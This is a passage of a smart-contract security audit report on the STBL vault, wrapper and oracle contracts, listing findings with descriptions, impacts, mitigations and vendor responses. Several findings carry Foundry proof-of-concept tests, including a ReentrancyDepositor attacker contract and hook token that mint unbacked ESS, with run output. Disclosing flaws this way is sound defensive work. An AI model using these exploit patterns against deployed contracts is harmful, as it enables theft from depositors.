Description: `STBL_ESS_NFT_Vault1` manages user YLD NFT positions as "lots," each assigned an owner via `ownerOfLot`. The purpose of `_Vault_claimYield(address _recipient, uint256 _lotId)` is to collect accrued rewards from the `YieldDistributor` for all NFTs in a given lot and forward the proceeds to the appropriate recipient. However, the function never consults `ownerOfLot[_lotId]` when determining where to send the yield. Instead it aliases `_recipient` as caller and unconditionally transfers all claimed tokens there, regardless of who actually owns the lot.

```
// STBL_ESS_NFT_Vault1.sol lines 183, 215
address caller = _recipient; // ownerOfLot[_lotId] is never consulted
// ...
IERC20(tokenAddresses[i]).transfer(caller, claimedAmounts[i]);
```

`STBL_XLayer_NFT_Vault::claimYield` passes `msg.sender` as `_recipient`. The result is that yield is always routed to whoever triggered the call (`WRAPPER_MANAGER_ROLE`) — not to the lot's depositor.

```
// STBL_XLayer_NFT_Vault.sol lines 104-108
```

```

function claimYield(
    uint256 _lotId
) external onlyRole(WRAPPER_MANAGER_ROLE) returns (uint256[] memory) {
    return _Vault_claimYield(msg.sender, _lotId); // msg.sender forwarded as _recipient
}

```

When a WRAPPER_MANAGER_ROLE holder calls claimYield against a lot they do not own, the depositor's accrued rewards flow to the caller's address instead. Because the YieldDistributor marks rewards as claimed on each invocation, that yield cycle is permanently lost to the rightful owner — no subsequent call can recover it.

Impact: The loss per event equals the yield accumulated on the targeted lot since its last claim, and the diversion compounds over the pool's lifetime as rewards accumulate between claim intervals. The minimum actor class required is any account holding WRAPPER_MANAGER_ROLE.

Proof of Concept:

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./XLayer_Setup.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

/**
 * @title ClaimYieldOwnership_PoC
 * @notice PoC: _Vault_claimYield routes yield to the caller (msg.sender) rather than
 *         to the lot's owner. The concrete entry point passes msg.sender as _recipient
 *         and never consults ownerOfLot[_lotId], so yield is always delivered to whoever
 *         triggers the call - not to the depositor who owns the lot.
 *
 * Root cause: STBL_ESS_NFT_Vault1._Vault_claimYield() (lines 177-220) aliases _recipient
 * as `caller` and transfers all claimed tokens there without ever reading ownerOfLot[_lotId].
 * STBL_XLayer_NFT_Vault.claimYield() passes msg.sender as _recipient, so any
 * WRAPPER_MANAGER_ROLE holder calling claimYield(lotId) receives the depositor's yield
 * instead of the depositor receiving it.
 */
contract ClaimYieldOwnership_PoC is XLayer_Setup {
    uint256 constant DEPOSIT_AMOUNT = 9_696e18;

    function setUp() public override {
        super.setUp();
        mintTestTokensToUser(user1, 100_000 * 10 ** 18);
        approveWrapperForUser(user1);
    }

    /// @notice PoC: _Vault_claimYield sends lot yield to caller instead of lot owner
    /// @dev Title:    _Vault_claimYield routes yield to caller instead of lot owner, permanently
    ///               diverting depositor rewards
    /// Affected: STBL_ESS_NFT_Vault1._Vault_claimYield() (lines 177-220),
    /// STBL_XLayer_NFT_Vault.claimYield()
    /// Impact:  Depositor's accrued yield is delivered to the WRAPPER_MANAGER_ROLE caller, not to
    /// the lot owner
    /// Author:   0xStalin
    function test_poc_YieldFromVictimLot_is_redirected_to_wrapperManager() public {

        // == [ Setup ] ==

        // user1 deposits to create a lot with two YLD NFTs (one per asset)
        vm.startPrank(user1);
        uint256 lotId = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);
        vm.stopPrank();

        console.log("[*] user1 lot ID:", lotId);
        console.log("[*] lot owner:", xLayerNFTVault.fetchOwnerOfLot(lotId));
    }
}

```

```

// Confirm lot ownership: yield should flow to user1, not to whoever calls claimYield
assertEq(xLayerNFTVault.fetchOwnerOfLot(lotId), user1, "Pre-condition: user1 must own the lot");

// == [ Generate Yield ] ==

// Bump oracle prices to accumulate yield in the YieldDistributor for both assets
for (uint256 i = 0; i < 7; i++) {
    testOracle1.setPrice();
}
for (uint256 i = 0; i < 60; i++) {
    testOracle2.setPrice();
}

// Advance time so yield distribution is eligible
vm.warp(block.timestamp + 2 days);

// distributeYield is gated by onlyWrapper modifier - must be called as xLayerWrapper
vm.startPrank(address(xLayerWrapper));
vault1.distributeYield();
vault2.distributeYield();
vm.stopPrank();

// == [ Claim Yield as wrapperManager ] ==

// Snapshot balances before the claim to measure where yield actually lands
uint256 callerToken1Before = testToken1.balanceOf(wrapperManager);
uint256 callerToken2Before = testToken2.balanceOf(wrapperManager);
uint256 ownerToken1Before = testToken1.balanceOf(user1);
uint256 ownerToken2Before = testToken2.balanceOf(user1);

// wrapperManager calls claimYield on user1's lot.
// _Vault_claimYield routes proceeds to _recipient == msg.sender (wrapperManager),
// never reading ownerOfLot[lotId]. Yield goes to the caller, not the lot owner.
vm.prank(wrapperManager);
xLayerNFTVault.claimYield(lotId);

uint256 callerToken1Received = testToken1.balanceOf(wrapperManager) - callerToken1Before;
uint256 callerToken2Received = testToken2.balanceOf(wrapperManager) - callerToken2Before;

console.log("[*] Token1 received by caller (wrapperManager):", callerToken1Received);
console.log("[*] Token2 received by caller (wrapperManager):", callerToken2Received);

// == [ Verify Impact ] ==

// Caller (wrapperManager) received yield that belongs to user1
assertGt(callerToken1Received, 0, "caller must have received token1 yield that belongs to
↳ user1");
assertGt(callerToken2Received, 0, "caller must have received token2 yield that belongs to
↳ user1");

// A second claimYield call on the same lot returns zero - the YieldDistributor already
// marked rewards claimed, so user1's yield window for this cycle is permanently exhausted
vm.prank(wrapperManager);
uint256[] memory secondCallAmounts = xLayerNFTVault.claimYield(lotId);

for (uint256 i = 0; i < secondCallAmounts.length; i++) {
    assertEq(secondCallAmounts[i], 0, "Second claimYield call must return zero - yield cycle
↳ exhausted");
}

// user1 (the lot owner) received nothing - yield was routed to the caller instead

```

```

    assertEq(testToken1.balanceOf(user1), ownerToken1Before, "lot owner did not receive token1
    ↪ yield");
    assertEq(testToken2.balanceOf(user1), ownerToken2Before, "lot owner did not receive token2
    ↪ yield");

    console.log("[+] CONFIRMED: yield routed to caller (wrapperManager) instead of lot owner
    ↪ (user1)");
  }
}

```

Recommended Mitigation: Route the claimed yield to `ownerOfLot[_lotId]` rather than to the caller-supplied `_recipient`, so that yield is always delivered to the lot's depositor.

STBL: Acknowledged. This is by design to allow WRAPPER_MANAGER_ROLE to distribute yield via their own yield management system (i.e. staked rewards).

7.5.3 `ess_deposit` has no reentrancy guard and sizes the ESS mint from a global balance delta

Description: `STBL_ESS_Wrapper1::_Wrapper_ess_deposit` sizes the ESS mint from a global USST balance delta taken across an external-call loop, with no reentrancy guard:

```

uint256 balanceBefore = STBL_USST.balanceOf(address(this));
(lotID, ) = asset_issue(amounts);
uint256 balanceAfter = STBL_USST.balanceOf(address(this));
entry(msg.sender, balanceAfter - balanceBefore);

```

`asset_issue` loops the basket and calls `transferFrom` / `approve` on each token:

```

for (uint256 i = 0; i < assetIDs.length; i++) {
    IERC20(Ratios[assetIDs[i]].token).transferFrom(msg.sender, address(this), _amount[i]);
    IERC20(Ratios[assetIDs[i]].token).approve(Ratios[assetIDs[i]].vault, _amount[i]);
    results[i] = iSTBL_Issuer(Ratios[assetIDs[i]].issuer).deposit(_amount[i]);
}

```

Neither `ess_deposit` nor `_Wrapper_ess_deposit` is `nonReentrant`, and `STBL_XLayer_Wrapper` inherits no `ReentrancyGuard`. If a basket token hands control to from (the caller) during `transferFrom`, by way of an ERC-777-style `tokensToSend` hook, that caller can re-enter `ess_deposit` between the two snapshots. The inner deposit credits X USST and mints X ESS. The outer call then reads `balanceAfter` already including X and mints $X + Y$, for $2X + Y$ ESS against only $X + Y$ USST received.

Impact: This is a latent hardening defect, not a currently-exploitable bug. `SPEC.md` describes every basket asset as a plain **ERC-20 token**, and the basket is fixed at `initialize`. `STBL_XLayer_Wrapper` has no post-deploy asset/ratio setter, and the wrapper performs no token-type validation. Against a plain-ERC-20 basket (the only configuration the spec contemplates), `transferFrom` yields no callback and the reentrancy path does not exist, so the deposit accounting is correct.

The exposure is conditional: *if* a hook-bearing token (ERC-777, or a bespoke token with a `transferFrom`-time sender callback) were ever placed in the basket, which nothing in the code prevents, the missing guard plus the global-balance-of-delta mint sizing would allow a re-entrant deposit to double-count its USST inflow and mint unbacked ESS. Because no supported basket composition triggers it and the fix is a single cheap modifier, this is rated Low as a defense-in-depth recommendation.

Proof of Concept: The PoC injects a custom `HookToken` (ERC-777-style) as a basket asset, a configuration the spec does not contemplate, to show that, given such a token, the missing guard is exploitable. The two attack contracts and the test function:

```

/// A "hook ERC20": transferFrom hands control to the `from` address first.
contract HookToken is ERC20 {
    address public hookTarget;
    constructor() ERC20("HookBasketToken", "HOOK") {}
    function mintVal(address account, uint256 _value) external { _mint(account, _value); }
    function setHookTarget(address t) external { hookTarget = t; }
}

```



```

function decimals() public view virtual override returns (uint8) { return 18; }

function transferFrom(address from, address to, uint256 amount) public override returns (bool) {
    if (hookTarget != address(0) && from == hookTarget) {
        ITokenHook(hookTarget).onTokenTransfer(); // ERC777-style tokensToSend
    }
    return super.transferFrom(from, to, amount);
}
}

/// Attacker: deposits once, and from inside the hook re-enters ess_deposit once.
contract ReentrantDepositor is ITokenHook {
    IEssDeposit public wrapper;
    uint256 public depositAmt;
    bool public entered;
    uint256 public reentryCount;

    function configure(address _wrapper, uint256 _amt) external { wrapper = IEssDeposit(_wrapper);
    ↪ depositAmt = _amt; }
    function approveToken(address token, address spender) external { ERC20(token).approve(spender,
    ↪ type(uint256).max); }
    function attack() external { wrapper.ess_deposit(depositAmt); }

    function onTokenTransfer() external override {
        if (entered) return;
        entered = true;
        reentryCount++;
        wrapper.ess_deposit(depositAmt); // re-enter between balanceBefore/balanceAfter
    }
    function onERC721Received(address, address, uint256, bytes memory) public pure returns (bytes4) {
        return this.onERC721Received.selector;
    }
}

function test_DepositReentrancyDoubleMintsESS() public {
    uint256 depositAmt = 1_000 * 1e18;

    ReentrantDepositor attacker = new ReentrantDepositor();
    attacker.configure(address(xLayerWrapper), depositAmt);

    hookToken1.mintVal(address(attacker), 10_000_000 * 1e18);
    testToken2.mintVal(address(attacker), 10_000_000 * 1e18);
    attacker.approveToken(address(hookToken1), address(xLayerWrapper));
    attacker.approveToken(address(testToken2), address(xLayerWrapper));

    // the hook-enabled basket token notifies the attacker on transferFrom
    hookToken1.setHookTarget(address(attacker));

    // one outer ess_deposit, one re-entrant inner deposit from the hook
    attacker.attack();

    uint256 essSupply = xLayerToken.totalSupply();
    uint256 attackerESS = xLayerToken.balanceOf(address(attacker));
    uint256 wrapperUSST = usst.balanceOf(address(xLayerWrapper));

    console.log("ESS total supply      :", essSupply);
    console.log("USST backing held by wrapper:", wrapperUSST);
    console.log("UNBACKED ESS (supply - USST):", essSupply - wrapperUSST);

    assertEq(attacker.reentryCount(), 1, "reentry did not occur");
    assertGt(essSupply, wrapperUSST, "ESS supply must not exceed USST backing");
    assertEq(attackerESS, essSupply, "all ESS minted to attacker");
}

```

```
}
```

Run output:

```
Ran 1 test for foundry_test/PoC_H02_DepositReentrancy.t.sol:PoC_H02_DepositReentrancy
[PASS] test_DepositReentrancyDoubleMintsESS() (gas: 3324030)
Logs:
  ESS total supply          : 3000000000000000000000
  USST backing held by wrapper: 2000000000000000000000
  UNBACKED ESS (supply - USST): 1000000000000000000000
Suite result: ok. 1 passed; 0 failed; 0 skipped
```

With a hook token in the basket, one re-entrant deposit mints 3000e18 ESS against 2000e18 USST backing. With the plain-ERC-20 basket the spec describes, the same path produces no callback and no over-mint.

Recommended Mitigation:

1. Inherit `ReentrancyGuardUpgradeable` and mark `ess_deposit / ess_withdraw` `nonReentrant`. This is cheap defense-in-depth that closes the path regardless of future basket composition.
2. Size the mint from the sum of each `iSTBL_Issuer.deposit` result rather than a global `balanceOf` delta.

STBL: Fixed in commit [17d16b4](#).

Cyfrin: Verified. `STBL_XLayer_Wrapper` now inherits `ReentrancyGuardUpgradeable` and marks both `ess_deposit` and `ess_withdraw` as `nonReentrant`, closing the re-entry path that could have allowed a hook-bearing basket token to inflate the global USST balance delta.

7.5.4 `STBL_T1e_Vault::iEmergencyWithdraw` NatSpec describes a deposit-accounting update that the function intentionally does not perform

Description: `STBL_T1e_Vault::iEmergencyWithdraw` (reached through the in-scope `STBL_XLayer_Asset_Vault::EmergencyWithdraw`) transfers the vault's entire token balance to the treasury and intentionally leaves `VaultData.assetDepositNet` and `VaultData.depositValueUSD` at their pre-drain values, since the asset is being decommissioned and the on-vault accounting is no longer used for any subsequent flow:

```
function iEmergencyWithdraw() internal virtual {
    AssetDefinition memory AssetData = registry.fetchAssetData(assetID);
    address treasury = registry.fetchTreasury();
    if (treasury == address(0)) revert STBL_InvalidTreasury();
    if (AssetData.status != AssetStatus.EMERGENCY_STOP) revert STBL_AssetActive();
    uint256 balance = IERC20(AssetData.token).balanceOf(address(this));
    IERC20(AssetData.token).safeTransfer(treasury, balance);
    emit EmergencyFundsWithdraw(balance);
}
```

The NatSpec on the function says the opposite:

"Reduces the net asset deposit tracking by the withdrawn amount"

A reader following the comment will expect `VaultData.assetDepositNet` to be decremented, which is the convention every other balance-moving path actually follows (`STBL_T1e_Vault::depositERC20` increments, `STBL_T1e_Vault::withdrawERC20` decrements, `STBL_T1e_Vault::iDistributeYield` decrements). The mismatch between the stated and actual behavior is a documentation defect, not a code bug.

Impact: Misleading NatSpec only. Future readers and downstream integrators may rely on the stated decrement and write code or tests that assume the post-drain accounting is zeroed, which it is not.

Recommended Mitigation: Update the NatSpec on `STBL_T1e_Vault::iEmergencyWithdraw` so it matches the function's actual behaviour:

```
/**
 * @notice Drains a specified amount of tokens from the vault to treasury during emergency situations
```

```

* @dev Emergency function that transfers tokens directly to treasury when asset is disabled
* @dev Can only be executed when the asset status is not ENABLED for security purposes
- * @dev Reduces the net asset deposit tracking by the withdrawn amount
+ * @dev Vault deposit accounting (`assetDepositNet`, `depositValueUSD`) is intentionally
+ *   left untouched: the asset is moving to EMERGENCY_STOP and the vault's accounting
+ *   is no longer consumed by any subsequent flow.
* @custom:event EmergencyFundsWithdraw Emitted with the amount of tokens withdrawn
* @custom:security Only callable when asset is disabled and treasury address is valid
*/
function iEmergencyWithdraw() internal virtual {

```

STBL: Acknowledged. This is part of asset life cycle management. (i.e if haircut utilization of the asset is between 25-75% in use then asset becomes disabled but if haircut utilization is over 75% then asset goes into emergency stop and protocol treasury takes ownership of asset to liquidate and admin will do the task of redemption to YLD holder provided they deposit USST)

7.5.5 UUPS implementation contracts omit `_disableInitializers()`

Description: Four of the upgradeable contracts leave their implementation (logic) contract directly initializable because their constructors do not call `_disableInitializers()`. STBL_XLayer_Wrapper, STBL_XLayer_NFT_Vault, STBL_XLayer_Asset_Issuer, and STBL_XLayer_Asset_Vault all have a constructor of the form:

```

constructor() ERC2771ContextUpgradeable(address(0)) {}

```

By contrast STBL_XLayer_Token does it correctly:

```

constructor() ERC2771ContextUpgradeable(address(0)) {
    _disableInitializers();
}

```

Without `_disableInitializers()`, anyone can call `initialize` directly on the deployed implementation contract and become its admin or `UPGRADER_ROLE` holder.

This is best-practice hardening rather than a live exploit. Initializing the implementation does not affect the proxy, because the proxy holds its own independent storage. The classic escalation, calling `upgradeToAndCall` on the implementation to `selfdestruct` it and brick proxies, no longer works on post-Dencun chains because EIP-6780 restricts `selfdestruct` to contracts created in the same transaction. The proxies in scope are also already protected by `_authorizeUpgrade` checks that consult the registry or wrapper roles, so a hijacked implementation cannot upgrade a live proxy. No current runtime fund loss or DoS path exists.

Impact: Defense-in-depth gap only. An attacker can take ownership of the unused implementation contracts, which has no effect on the proxies or user funds on a post-Dencun chain. Informational.

Recommended Mitigation: Add `_disableInitializers()` to the constructor of STBL_XLayer_Wrapper, STBL_XLayer_NFT_Vault, STBL_XLayer_Asset_Issuer, and STBL_XLayer_Asset_Vault, matching STBL_XLayer_Token:

```

constructor() ERC2771ContextUpgradeable(address(0)) {
    _disableInitializers();
}

```

STBL: Fixed in commit [591d242](#).

Cyfrin: Verified. All four affected UUPS implementation contracts — STBL_XLayer_Wrapper, STBL_XLayer_NFT_Vault, STBL_XLayer_Asset_Issuer, and STBL_XLayer_Asset_Vault — have been updated to call `_disableInitializers` in their constructors, matching the already-correct pattern in STBL_XLayer_Token.

7.5.6 STBL_YLD_SplitMerge::split and merge lack nonReentrant guard — reentrancy surface is real but currently blocked only by a coincidental _safeMint execution ordering in STBL_YLD

Description: STBL_YLD_SplitMerge::split and merge carry no reentrancy guard. Both functions call iSTBL_YLD::mint, which internally invokes _safeMint — the OpenZeppelin primitive that transfers the token and then calls IERC721Receiver::onERC721Received on any contract recipient before returning. Any contract that receives a freshly split or merged YLD NFT therefore gains execution control mid-function, with the original call still in progress on the call stack.

The attack surface this creates is real: an attacker contract implementing IERC721Receiver can receive a split output, reenter split or merge on the same or a different token, and attempt to corrupt yield-staking state. The specific exploitation goal is to force enableYield to be called on a burned token ID, registering a ghost staker in STBL_T1_YieldDistributor whose yield balance accumulates permanently but can never be claimed — inflating totalSupply in the distributor and diluting yield for every legitimate NFT holder.

The attack is not currently exploitable, but only by sheer luck in the ordering of two lines inside STBL_YLD::mint:

```
// STBL_YLD.sol lines 195-199
nftCtr += 1;
_safeMint(_to, nftCtr);           // line 197 - onERC721Received fires HERE
nftMetadata[nftCtr] = _metadata; // line 199 - metadata written AFTER callback
```

Because _safeMint fires the callback on line 197 and the metadata is written on line 199, the freshly minted token's nftMetadata is entirely zero-initialized during any reentrant call. This zero state incidentally blocks every harmful reentry path:

- **Inner** split(tokenB) requires _splitAssetValue < meta.stableValueNet. With stableValueNet = 0, any nonzero split value satisfies >= 0 — a uint256 tautology that unconditionally reverts.
- **Inner** merge(tokenB, tokenZ) requires metaB.assetID == metaA.assetID. With metaB.assetID = 0 and the registry assigning IDs starting from 1 (ID 0 is explicitly rejected), no real token can satisfy this equality — the revert is guaranteed.

This protection is not the result of deliberate defensive programming. It is a side-effect of statement ordering that carries no documentation, no test coverage, and no guarantee of preservation across upgrades. ReentrancyGuard is already imported in STBL_YLD_SplitMerge but is not applied to either split or merge.

Proof of Concept: The exact reentrant attack that would succeed if the incidental protection were removed:

1. Attacker contract owns tokenA with yield enabled (stakingData[tokenA].balance > 0).
2. Attacker calls split(tokenA, v).
3. tokenA is burned. tokenB = YLD.mint(caller, metaB) fires _safeMint.
4. Inside onERC721Received: attacker calls split(tokenB, v2).
 - tokenB is burned; tokenC and tokenD are minted.
 - issuer.disableYield(tokenB) executes — reads tokenB's metadata (still in storage after burn, isDisabled = true but stableValueNet intact), calls disableStaking(tokenB, vB).
 - issuer.enableYield(tokenC) and issuer.enableYield(tokenD) execute.
5. Execution returns to the outer split. tokenE = YLD.mint(caller, metaE) is minted.
6. issuer.disableYield(tokenA) executes.
7. issuer.enableYield(tokenB) — **tokenB is burned**. Its metadata is still readable (isDisabled = true, stableValueNet = vB). enableStaking(tokenB, vB) registers a ghost staker with weight vB.
8. issuer.enableYield(tokenE) executes.

Result: stakingData[tokenB].balance = vB with tokenB burned. claim(tokenB) always reverts because MetaData.isDisabled == true. The distributor's totalSupply is permanently inflated by vB, diluting all legitimate stakers proportionally for the lifetime of the pool. The attack is repeatable.

This scenario is currently unreachable only because step 4's inner `split(tokenB, v2)` reverts at input validation (zero `stableValueNet`). If `STBL_YLD.mint` is ever modified — for example, to write metadata before calling `_safeMint` — the protection silently disappears and the attack above becomes fully executable by any YLD holder deploying a contract receiver.

Recommended Mitigation: Apply `nonReentrant` from the already-imported `ReentrancyGuard` to both `split` and `merge`. This eliminates the latent risk regardless of future changes to `STBL_YLD::mint` and makes the protection explicit rather than dependent on statement ordering in an external contract.

STBL: Acknowledged.

7.5.7 STBL_XLayer_Asset_Oracle::PRICE_DECIMALS defaults to 0 and silently corrupts every price conversion until an admin calls `setPriceDecimals`

Description: `STBL_XLayer_Asset_Oracle` declares `PRICE_DECIMALS` as a storage variable and the constructor never initialises it. The only writer is `setPriceDecimals`, gated by `DEFAULT_ADMIN_ROLE`, and `getPriceDecimals` simply returns the slot:

```
uint256 public PRICE_DECIMALS;

constructor(address _oracleAddr) AccessControl() {
    _grantRole(DEFAULT_ADMIN_ROLE, _msgSender());
    oracle = IRWAOracle(_oracleAddr);
    Enabled = true;
}
```

`STBL_OracleLib` consumes the slot in both directions:

```
forwardPrice = ((oracle.fetchPrice() * amount) / (10 ** oracle.getPriceDecimals()));
inversePrice = (amount * (10 ** oracle.getPriceDecimals())) / oracle.fetchPrice();
```

With `PRICE_DECIMALS == 0`, `10 ** 0 == 1`, so `forwardPrice = fetchPrice() * amount` (inflated by $10^{\text{expected_decimals}}$) and `inversePrice = amount / fetchPrice()` (collapsed by the same factor). The conversion does not revert and produces no on-chain signal; every downstream call (`depositERC20`, `withdrawERC20`, `generateMetaData`, `deriveAssetValue`, `yield differential`) consumes the corrupted value silently.

Impact: If `setPriceDecimals` is forgotten at deploy, every deposit and withdraw silently executes with conversion math off by $10^{\text{expected_decimals}}$, so ESS supply grows against negligible asset backing and depositors lose nearly all of their value in a single round trip before any operator notices.

Recommended Mitigation: Initialize `PRICE_DECIMALS` in the constructor and guard `fetchPrice` so a zero value reverts loudly:

```
constructor(address _oracleAddr, uint256 _priceDecimals) AccessControl() {
    if (_priceDecimals == 0) revert STBL_Asset_InvalidPriceDecimals();
    _grantRole(DEFAULT_ADMIN_ROLE, _msgSender());
    oracle = IRWAOracle(_oracleAddr);
    PRICE_DECIMALS = _priceDecimals;
    Enabled = true;
}
```

Apply the same shape to `PRICE_THRESHOLD` so neither config slot can be left at its zero default.

STBL: Cyfrin:

7.5.8 STBL_ESS_Wrapper1 grants every asset vault `setApprovalForAll` on YLD that the asset vault never uses

Description: `STBL_ESS_Wrapper1::__STBL_ESS_Wrapper1_init_unchained` grants `setApprovalForAll` on YLD to every configured asset vault in addition to the NFT vault:

```

STBL_YLD.setApprovalForAll(address(STBL_ESS_NFT_Vault), true);
for (uint256 i = 0; i < _ratios.length; i++) {
    ...
    STBL_YLD.setApprovalForAll(address(AssetData.vault), true);
    ...
}

```

The NFT-vault grant is required because the NFT vault pulls YLD NFTs from the wrapper. The asset-vault grant has no caller: STBL_Tie_Vault (the base of STBL_XLayer_Asset_Vault) handles only ERC20 asset tokens and has no IERC721, no STBL_YLD, no transferFrom against the wrapper.

The wrapper holds YLD NFTs transiently in two windows during normal operation:

1. During `asset_issue`, iteration `i` calls `vault.depositERC20` before `Core.put` mints the NFT, so the wrapper still owns the NFTs minted by iterations `0..i-1` while `vault.depositERC20` is executing.
2. During `asset_Withdraw`, the wrapper first pulls every YLD NFT in the lot from the NFT vault, then iterates calling `issuer.withdraw` (which calls `vault.withdrawERC20`). While iteration `i`'s `vault.withdrawERC20` is executing, the wrapper still owns iterations `i+1..N`.

In both windows any contract approved-for-all on YLD by the wrapper can call `STBL_YLD.transferFrom(wrapper, _, _)` on those NFTs. The asset-vault grant turns every asset vault into such a contract.

Impact: Security Hardening

Recommended Mitigation: Drop the asset-vault grant from `__STBL_ESS_Wrapper1_init_unchained`. The NFT-vault grant is the only YLD approval the wrapper needs.

STBL: Fixed in commit [3bc5216](#).

Cyfrin: Verified. The unused `setApprovalForAll` grant to asset vaults is removed from `__STBL_ESS_Wrapper1_init_unchained`, leaving only the required NFT-vault grant.

7.5.9 `withdrawERC20` charges the live registry `withdrawFee` instead of the deposit-time snapshot stored on the NFT

Description: The issuer's `generateMetaData` explicitly snapshots six fee/duration fields onto the YLD NFT at deposit time, labelled `Snapshot` of values, and persists them as `MetaData.Fees` on the NFT:

```

/** Snapshot of values */
MetaData.Fees.depositFee = AssetData.depositFees;
MetaData.Fees.withdrawFee = AssetData.withdrawFees;
MetaData.Fees.hairCut = AssetData.cut;
MetaData.Fees.insuranceFee = AssetData.insuranceFees;
MetaData.Fees.duration = AssetData.duration;
MetaData.Fees.yieldDuration = AssetData.yieldDuration;

```

Five of the six fields are consumed at the snapshotted value: `depositFee`, `hairCut`, `insuranceFee` feed deposit math via `MetaData.Fees.depositFee` etc., and `duration` and `yieldDuration` gate `iWithdraw`'s lock window via `MetaData.depositTimestamp + MetaData.Fees.duration` checks. The same persisted struct is what `getNFT-Data(id)` exposes externally, so any off-chain UI or aggregator reading the NFT will quote `Fees.withdrawFee` as the fee in force for that position.

`Fees.withdrawFee` is the single exception. `vault.withdrawERC20` ignores the persisted value and reads the live registry instead:

```

uint256 withdrawFeeAmount = calculateWithdrawFees(
    MetaData,
    AssetData.withdrawFees // live registry, not MetaData.Fees.withdrawFee
);

```


STBL_Register::setFees is callable at any time on any ENABLED asset with no timelock. ess_withdraw has no maxFee parameter or other slippage protection. Any setFees transaction landing between a deposit and a withdraw is enforced against the depositor at the new rate.

Impact: A setFees transaction landing between a depositor's commitment and their withdraw silently raises the fee on their already-snapshotted position with no caller-side opt-out, so a single fee update can apply the maximum allowed withdraw fee to every in-flight withdraw on the asset.

Proof of Concept: Depositors A and B both deposit identical baskets at withdrawFee = 1%. A withdraws under the original 1%, admin then raises the live registry fee to 50%, B withdraws expecting the 1% its NFTs snapshotted.

```
function test_SnapshotIgnored_ChargesLiveFee() public {
    vm.prank(user_A);
    uint256 lotA = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);

    vm.prank(user_B);
    uint256 lotB = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);

    uint256[] memory idsB = xLayerNFTVault.fetchLotDetails(lotB).ids;
    assertEq(yld.getNFTData(idsB[0]).Fees.withdrawFee, FEE_AT_DEPOSIT);

    vm.warp(block.timestamp + 2 days);

    // A withdraws first, under the 1% live fee.
    vm.startPrank(user_A);
    xLayerToken.approve(address(xLayerWrapper), type(uint256).max);
    uint256 v1FeesBeforeA = vault1.fetchVaultData().withdrawFees;
    xLayerWrapper.ess_withdraw(lotA);
    uint256 v1FeesChargedA = vault1.fetchVaultData().withdrawFees - v1FeesBeforeA;
    vm.stopPrank();

    // Admin raises the live withdrawFee to 50%. NFT snapshots unchanged.
    vm.startPrank(admin);
    registry.setFees(assetId1, 0, FEE_RAISED, 0, 0);
    registry.setFees(assetId2, 0, FEE_RAISED, 0, 0);
    vm.stopPrank();

    assertEq(yld.getNFTData(idsB[0]).Fees.withdrawFee, FEE_AT_DEPOSIT);

    // B withdraws under the new 50% live fee.
    vm.startPrank(user_B);
    xLayerToken.approve(address(xLayerWrapper), type(uint256).max);
    uint256 v1FeesBeforeB = vault1.fetchVaultData().withdrawFees;
    xLayerWrapper.ess_withdraw(lotB);
    uint256 v1FeesChargedB = vault1.fetchVaultData().withdrawFees - v1FeesBeforeB;
    vm.stopPrank();

    // B paid ~50x A despite identical NFT snapshots.
    assertApproxEqRel(v1FeesChargedB, v1FeesChargedA * 50, 1e12);
}
```

Output:

```
A asset1 withdraw fee charged: 2_678_571_428_571_428_571
B asset1 withdraw fee charged: 133_928_571_428_571_428_571
```

B paid ~50x A despite identical NFT snapshots.

Recommended Mitigation: Honour the snapshot the protocol already writes:

```
uint256 withdrawFeeAmount = calculateWithdrawFees(
    Metadata,
    Metadata.Fees.withdrawFee
```


|);

STBL: Acknowledged. By design, for the pegging system where deposit fees and withdrawal fees are directly tied to the pegging system.